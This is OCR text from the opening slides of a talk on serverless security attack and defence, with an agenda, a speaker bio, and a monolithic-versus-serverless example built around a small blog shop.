Serverless security: attack & defense

Pawel Rzepa

Senior Security Consultant, SecuRing

Agenda

- A quick look under the hood of serverless in AWS, Azure and GCP
- Dependency poisoning
- Denial of Wallet
- Secrets leak
- Over-permissive roles
- Dangling resources (aka shadow APIs)

#whoami


Senior Security Consultant in securing

- Pentesting
- Cloud security assessment

Blog: https://medium.com/securing

@Rzepsky

https://www.linkedin.com/in/pawel-rzepa-5326965b/



https://myblog.com

WELCOME TO MY BLOG

BUY

HTML,
CSS,
JS

New purchase
web-hook

PAYMENT
PROVIDER

Send e-mail
to customer

Generate daily
report

Monolithic architecture

- Refactor the website (maybe move to WordPress + PHP?)
- You don't know how big traffic you'll have
- You have to pay for hosting (based on your assumptions of the traffic)
- You have to maintain your server (patch management, latency etc.)

VS


Serverless architecture

Get confirmation of payment


Send e-mail to customer

Generate daily report

FaaS on the example of Lambda




http://www.lambdashell.com/



```
LAMBDA SHELL

user@host:~
```

Azure Functions are deployed as App Service

